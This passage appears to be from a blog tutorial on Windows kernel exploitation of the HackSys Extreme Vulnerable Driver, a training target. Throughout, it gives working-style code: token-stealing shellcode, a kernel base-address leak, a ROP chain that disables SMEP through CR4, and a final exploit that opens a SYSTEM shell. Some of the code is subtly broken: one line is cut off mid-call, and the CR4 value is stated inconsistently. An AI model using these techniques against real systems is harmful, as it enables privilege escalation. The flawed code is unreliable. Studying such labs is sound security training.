
After executing this, windbg will break in our function.You may either add breakpoint to directly memcpy of this function, or you may add the breakpoint to the function and then step over until you reach the memcpy.
We see that, our buffers address, address at the kernel (where our buffer will be copied) and our buffer’s size are placed on respective registers.

If we look at our kernel stack address (which was located on rcx) after the memcpy, we will successfully see our buffer.
Step 4: Finding an offset for RIP register
Now that we now where our buffer is saved, we have to find out how we can overflow it. The purpose of our overflow is to control to overwrite the RIP register and redirect to wherever we want.
In order to do this, we will use the character pattern to see when it will overflow.
#include <windows.h>
#include <stdio.h>
int gen_pattern(char *buf, int len) {
    int i = 0;
    for (char a = 'A'; a <= 'Z' && i < len; a++)
      for (char b = 'a'; b <= 'z' && i < len; b++)
        for (char c = '0'; c <= '9' && i < len; c++) {
            if (i + 2 < len) { buf[i++]=a; buf[i++]=b; buf[i++]=c; }
        }
    return i;
}

int main() {
    HANDLE hHEVD = CreateFileA("\\\\.\\HackSysExtremeVulnerableDriver",
                               GENERIC_READ | GENERIC_WRITE,
                               0, NULL, OPEN_EXISTING, 0, NULL);

    if (hHEVD == INVALID_HANDLE_VALUE) {
        printf("[-] Failed to open handle: %lu\n", GetLastError());
        return 1;
    }

    char buffer[3000];
    int len = gen_pattern(buffer, sizeof(buffer));

    DWORD bytesReturned;
    DeviceIoControl(hHEVD, 0x222003, buffer, len,
                    NULL, 0, &bytesReturned, NULL);

    return 0;
}
This will send random characters with the pattern with the size of 3000 (Choose a number bigger than the buffer size) characters . But you may also create this pattern with msfvenom and such. it is your choice.
You may also look at the assembly code of the TriggerBufferOverflowStack function to find out after how many characters, we may overwrite the RIP. But the pattern is much more easier and understandable method.

In our case the stack looks like this. Now let’s add breakpoint to the end of the TriggerBufferOverflowStack (either get runtime address with uf HEVD!TriggerBufferOverflowStack or add the breakpoint to the function and step over with p until you reach to the RET instruction) and execute our offset detector code to find out after how many characters, we overwrite the RIP.

Now we see that the RSP is some random characters which looks like the pattern we send. the first line will be moved to the RIP. After that we find this pattern’s offset in our 3000 character buffer. For this there are lots of tools that you may use, but i use this website.
https://zerosum0x0.blogspot.com/2016/11/overflow-exploit-pattern-generator.html
You may also generate the pattern with this website as well but it doesn’t matter. our code, msfvenom and this website generates the same thing.
Now, we found out that after 2072 characters, we start to overwrite the RIP.
And if we overwrite the RIP, we can add any address and execute it. Now lets keep it like that for a minute and focus on our shellcode. If it doesn’t make sense now, don’t worry, there is the whole map of what we did at the end.
Step 5: Creating our custom shellcode and understand Token Stealing.
Before writing a single byte, let’s be clear on what we’re doing and why.
Our exploit process is running as a normal, low-privileged user on the debuggee. What we actually want is a shell running as SYSTEM -the highest privilege level on Windows, higher even than Administrator. SYSTEM isn’t an account you log into; it’s what the OS itself and its core services run as. So we can’t just ask for it. We have to take it.
Here’s the key idea that makes this possible: when we overwrite RIP, we will redirect execution into kernel space (ring 0). And in ring 0, the usual privilege boundaries don’t exist -kernel code can read and write any process’s memory, including the OS’s own. So the moment our shellcode runs, we’re no longer a limited user program; we’re code running with full control over the system’s memory.
Now, how we do it? It is actually quite simple. Every process has a structure in the kernel called EPROCESS, and inside it sits a token. Think of it as the process’s ID badge, describing exactly which privileges it holds. Our low-priv process has a weak badge. The SYSTEM process has the badge we want.
So our plan is simple: By enumerating the processes, we find the SYSTEM process and then copy its token to our process. We don’t create privileges out of nothing -we just swap our token for SYSTEM’s. Once our process is pointing at the SYSTEM token, Windows treats it as SYSTEM, and any shell we spawn from it inherits that. This technique is called token stealing, and the shellcode we’re about to write does exactly that, step by step.
BITS 64
    push rax
    push rcx
    push rdx

    mov rax, gs:[0x188]         ; current _KTHREAD
    mov rax, [rax+0x220]        ; _KTHREAD.Process -> current _EPROCESS
    mov rcx, rax                ; save current _EPROCESS
    mov rdx, 4                  ; SYSTEM PID

find_system:
    mov rax, [rax+0x448]        ; ActiveProcessLinks.Flink
    sub rax, 0x448             ; back to _EPROCESS base
    cmp [rax+0x440], rdx        ; UniqueProcessId == 4 ?
    jne find_system

    mov rdx, [rax+0x4b8]        ; SYSTEM token
    mov [rcx+0x4b8], rdx        ; overwrite our token

    pop rdx
    pop rcx
    pop rax

    ret
What this token stealer shellcode does:
1) pushes the registers that we use to the stack.
2) stores the current _KTHREAD with gs:[0x188]. But it is different in different windows versions, so you have to find it out in the windbg yourself. Just google it.
3) KTHREAD contains KPROCESS. But don’t worry, KPROCESS and EPROCESS starts from the same offset, but EPROCESS is much bigger.
4) After saving the EPROCESS, we store the 4 in rdx. The reason behind that is SYSTEM process’s id is 4.
5) Your processes are linked together ni double linked list format. Meaning that we have to iterate through and look at the each of the process’s UniqueProcessId field. If it is 4, then proceed, if not, move to the next process.
6) After finding it, we have to overwrite save that process’s token and move it to our process’s token field.

Now, we have to save this shellcode in the memory, and redirect our RIP to point to our shellcode’s address and voila right? not yet, not yet.
Here comes the SMEP
Intel® Supervisor Mode Execution Protection (SMEP) is a mechanism that provides the next level of system protection by blocking malicious software attacks from user mode code when the system is running in the highest privilege level. This technology helps to protect from virus attacks and unwanted code from harming the system.
We said we store the shellcode in memory-but where, exactly? Our exploit runs as a normal user-space process, so the only memory we can freely allocate and write to is our own process’s user-space memory. That’s where the shellcode goes.
Here’s the catch. Thanks to the RIP overwrite, our code is about to start executing in kernel mode. So we’d be sitting in ring 0, trying to jump to shellcode that lives in a user-mode page. On Windows 7, that worked perfectly -the CPU happily ran it. On Windows 10 and 11, it doesn’t, and the wall is SMEP (Supervisor Mode Execution Prevention).
SMEP is a CPU feature that enforces a simple rule: when the processor is running in kernel mode, it will not execute any page marked as user-mode. The hardware existed for years, but modern Windows enables it by default while older versions didn’t — which is exactly why the same trick that worked on Win7 gets us an instant bugcheck on Win10. The moment our kernel-mode RIP lands on our user-space shellcode, the CPU faults and the system crashes.
The way of doing this is because there is a register called CR4 which is the control register.
A control register is a processor register that changes or controls the general behavior of a CPU or other digital device. It has 31 bit and each bit has a meaning.
The bit 20 is the SMEP bit (kernel can’t execute user pages). Think of it as a switch, if we somehow turn off this switch in CR4 register, we turn the SMEP off and execute our shellcode from the kernel.
Let’s look at what the cr4 register contains in WinDbg.

Starting from the index 0, if we look at the 20th bit, we see it is 1. Just turn it to 0 and see what the resulting hex is. You can do it with online tools if you have terrible bitwise operations knowledge like me.
We now know the value we need to write into CR4. If we decide to change the cr4 in our shellcode, it won’t work as we can’t use our shellcode to disable the mitigation that’s blocking our shellcode.
So we need something that’s already allowed to execute in kernel mode to do the CR4 write for us. The kernel image (ntoskrnl.exe) is a supervisor-mode page, so SMEP is perfectly happy to run it. This is where the ROP chain comes in: instead of writing our own code to clear CR4, we borrow small pieces of the kernel’s own code (gadgets) and chain them together to perform mov cr4, <SMEP-off value> for us. Once SMEP is down, then control can finally fall through to our shellcode.
Note: Explaining ROP chain would make this blog much bigger, therefore you have to understand it on your own. If you don’t know it yet, learn it and continue reading from where you have left.
Our ROP chain plan is like this:

rcx = ba50ef8 -> cr4 = rcx -> cr4 = ba50ef8.
After that, RIP will successfully jump to our shellcode’s address.
But, we have to find the address of the gadgets. (pop rcx ; ret and mov cr4, rcx; ret).
KASLR comes as well
KASLR stands for Kernel Address Space Layout Randomization. It is a security defense mechanism that randomly arranges the memory address locations of the operating system kernel code and data during each system boot.
This means, we can’t just look at these gadgets addresses from the windbg and use it in our code. Instead, we have to find the offsets. We will take this gadgets from the ntoskrnl which is the base kernel executable. Our plan is like this:
1) Leak the ntoskrnl’s base address
2) Find the gadget’s offset
3) base address + gadget’s offset = this is what we need
But how to leak the ntoskrnl?
You have 2 ways of leaking the ntoskrnl. Using EnumDeviceDrivers or NtQuerySystemInformation. I will use the second method.
#include <stdio.h>
#include <windows.h>
typedef NTSTATUS(NTAPI* pNtQuerySystemInformation)(
        ULONG SystemInformationClass,
        PVOID SystemInformation,
        ULONG SystemInformationLength,
        PULONG ReturnLength
);

#define SystemModuleInformation 0x0B
typedef struct _SYSTEM_MODULE{
        PVOID Reserved[2];
        PVOID ImageBase;
        ULONG ImageSize;
        ULONG Flags;
        USHORT LoadOrderIndex;
        USHORT InitOrderIndex;
        USHORT LoadCount;
        USHORT OffsetToFileName;
        CHAR  FullPathName[256];
}SYSTEM_MODULE, *PSYSTEM_MODULE;

typedef struct _SYSTEM_MODULE_INFORMATION {
        ULONG ModulesCount;
        SYSTEM_MODULE Modules[1];
}SYSTEM_MODULE_INFORMATION, *PSYSTEM_MODULE_INFORMATION;

int main(){
        pNtQuerySystemInformation NtQuerySystemInformation = (pNtQuerySystemInformation)GetProcAddress(GetModuleHandleA("ntdll.dll"),"NtQuerySystemInformation");

        if (!NtQuerySystemInformation){
                printf("coudln't resolve NtQuerySystemInformation\n");
                return 1;
        }

        ULONG len = 0;
        NtQuerySystemInformation(SystemModuleInformation,NULL,0,&len);

        PVOID buf = malloc(len);
        if(!buf) return 1;
        NTSTATUS st = NtQuerySystemInformation(SystemModuleInformation, buf, len, &len);
        if (st != 0) {
                printf("[-] NtQuerySystemInformation failed: 0x%X\n", st);
                free(buf);
                return 1;
        }

        PSYSTEM_MODULE_INFORMATION modInfo = (PSYSTEM_MODULE_INFORMATION)buf;
        printf("[*] loaded kernel modules: %lu\n", modInfo->ModulesCount);

        PVOID ntBase = modInfo->Modules[0].ImageBase;
        printf("[+] ntoskrnl base: 0x%p\n", ntBase);

        free(buf);
        return 0;
}
Also we will use rp++ tool in order to find the rop gadgets.

Now that we have everything ready, let’s create our final exploit.
Recovery and testing
We have one more thing to add to our shellcode. We bypassed SMEP and KASLR and we can execute the shellcode, but we have a problem. After executing the shellcode, it doesn’t know where to return. and this causes the BSOD and your exploit won’t be able to spawn shell. Therefore we have to add the 3 lines. But remember, in your case you may come across with different types of errors, and when this happens, you have to fix it yourself.
BITS 64

   .....

find_system:
    ....

    xor eax, eax
    xor r12d, r12d
    add rsp,0x10
    ret
nasm -f bin x64_token_stealer.asm -o stealer.bin
xxd -i stealer.bin
It will give you the shellcode that you will use it in your exploit
xor rax, rax → sets RAX to zero. RAX holds the return value of the function under the Windows x64 calling convention. The kernel functions in this call path return an NTSTATUS, and 0 = STATUS_SUCCESS. Do you remember BufferOverflowStackIoctlHandler?? this is what it was returning. So this line makes the hijacked function report “I succeeded” back to its caller.
xor r12d, r12d -> Returning STATUS_SUCCESS isn’t enough on its own. Even with success in RAX, the machine will crash with MULTIPLE_IRP_COMPLETE_REQUESTS. (You may analyze the error with !analyze -v command). Here’s why.
On the way back out, execution passes through a kernel function called IopSynchronousServiceTail. Its job is to wrap up your I/O request -and part of that job is deciding “has this request already been completed, or do I still need to complete it?”
The problem: it makes that decision by checking the value in the r12 register. If r12 is zero, it thinks “already handled, I’ll leave it alone.” If r12 is non-zero, it thinks “still needs finishing” and completes the IRP itself.
But the driver’s normal path already completed that IRP. So if r12 happens to be non-zero when we pass through, the IRP gets completed a second time-and completing the same IRP twice is exactly what triggers the 0x44 bugcheck.
This IRP multiple request error happened in my situation but i don’t know if it will happen in your case as well or not, so you have to find it out yourself.
add rsp, 0x10 → it is for telling our shellcode to return to BufferOverflowStackIoctlHandler. You can find this offset from the stack trace after you crash in windbg.
Final Exploit
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <windows.h>
#define OFFSET 2072
#define POP_RCX_OFFSET 0x6296f3
#define MOV_CR4_RCX_OFFSET 0x3a0397
#define CR4_DISABLE_VALUE 0xa50ef8
typedef NTSTATUS(NTAPI* pNtQuerySystemInformation)(
        ULONG SystemInformationClass,
        PVOID SystemInformation,
        ULONG SystemInformationLength,
        PULONG ReturnLength
);

#define SystemModuleInformation 0x0B
typedef struct _SYSTEM_MODULE{
        PVOID Reserved[2];
        PVOID ImageBase;
        ULONG ImageSize;
        ULONG Flags;
        USHORT LoadOrderIndex;
        USHORT InitOrderIndex;
        USHORT LoadCount;
        USHORT OffsetToFileName;
        CHAR  FullPathName[256];
}SYSTEM_MODULE, *PSYSTEM_MODULE;

typedef struct _SYSTEM_MODULE_INFORMATION {
        ULONG ModulesCount;
        SYSTEM_MODULE Modules[1];
}SYSTEM_MODULE_INFORMATION, *PSYSTEM_MODULE_INFORMATION;

void Ntoskrnl_base_leak(PVOID *ntBase)
{
 pNtQuerySystemInformation NtQuerySystemInformation = (pNtQuerySystemInformation)GetProcAddress(GetModuleHandleA("ntdll.dll"),

        if (!NtQuerySystemInformation){
                printf("coudln't resolve NtQuerySystemInformation\n");
                return;
        }

        ULONG len = 0;
        NtQuerySystemInformation(SystemModuleInformation,NULL,0,&len);

        PVOID buf = malloc(len);
        if(!buf) return;
        NTSTATUS st = NtQuerySystemInformation(SystemModuleInformation, buf, len, &len);
        if (st != 0) {
                printf("[-] NtQuerySystemInformation failed: 0x%X\n", st);
                free(buf);
                return;
        }

        PSYSTEM_MODULE_INFORMATION modInfo = (PSYSTEM_MODULE_INFORMATION)buf;

        *ntBase = modInfo->Modules[0].ImageBase;

        free(buf);
}

int main()
{
    HANDLE hHEVD = NULL;
    LPVOID shellcode_addr = NULL;
    DWORD bytesReturned = 0;
    PVOID nt_base = NULL;

     unsigned char shellcode[] = {
  0x50, 0x51, 0x52, 0x65, 0x48, 0x8b, 0x04, 0x25, 0x88, 0x01, 0x00, 0x00,
  0x48, 0x8b, 0x80, 0x20, 0x02, 0x00, 0x00, 0x48, 0x89, 0xc1, 0xba, 0x04,
  0x00, 0x00, 0x00, 0x48, 0x8b, 0x80, 0x48, 0x04, 0x00, 0x00, 0x48, 0x2d,
  0x48, 0x04, 0x00, 0x00, 0x48, 0x39, 0x90, 0x40, 0x04, 0x00, 0x00, 0x75,
  0xea, 0x48, 0x8b, 0x90, 0xb8, 0x04, 0x00, 0x00, 0x48, 0x89, 0x91, 0xb8,
  0x04, 0x00, 0x00, 0x5a, 0x59, 0x58, 0x31, 0xc0, 0x45, 0x31, 0xe4, 0x48,
  0x83, 0xc4, 0x10, 0xc3
 };

    unsigned int shellcode_len = 76;

    hHEVD = CreateFileA("\\\\.\\HackSysExtremeVulnerableDriver",
                        (GENERIC_READ | GENERIC_WRITE),
                        0x00,
                        NULL,
                        OPEN_EXISTING,
                        FILE_ATTRIBUTE_NORMAL,
                        NULL);

    if (hHEVD == INVALID_HANDLE_VALUE)
    {
        printf("[-] Failed to get a handle on HackSysExtremeVulnerableDriver\n");
        return -1;
    }

    shellcode_addr = VirtualAlloc(NULL,
                            shellcode_len,
                            (MEM_COMMIT | MEM_RESERVE),
                            PAGE_EXECUTE_READWRITE);

    memcpy(shellcode_addr, shellcode, shellcode_len);

    unsigned char payload[OFFSET + 4 * 8];
    memset(payload, 'A', OFFSET);
    Ntoskrnl_base_leak(&nt_base);

    unsigned long long *rop = (unsigned long long *)(payload + OFFSET);
    rop[0] = nt_base + POP_RCX_OFFSET;
    rop[1] = CR4_DISABLE_VALUE;
    rop[2] = nt_base + MOV_CR4_RCX_OFFSET;
    rop[3] = (ULONGLONG)shellcode_addr;

    DeviceIoControl(hHEVD,
                    0x222003,
                    payload,
                    sizeof(payload),
                    NULL,
                    0x00,
                    &bytesReturned,
                    NULL);
    system("cmd.exe");
}
Allocate memory in your process -> Inject your shellcode to it -> Leak the base address -> create rop chain -> send your final payload to the HEVD -> open the cmd.exe
Thanks for reading.
--
cushz :: Exploit development, reverse engineering and Windows internals.
Originally published on Medium.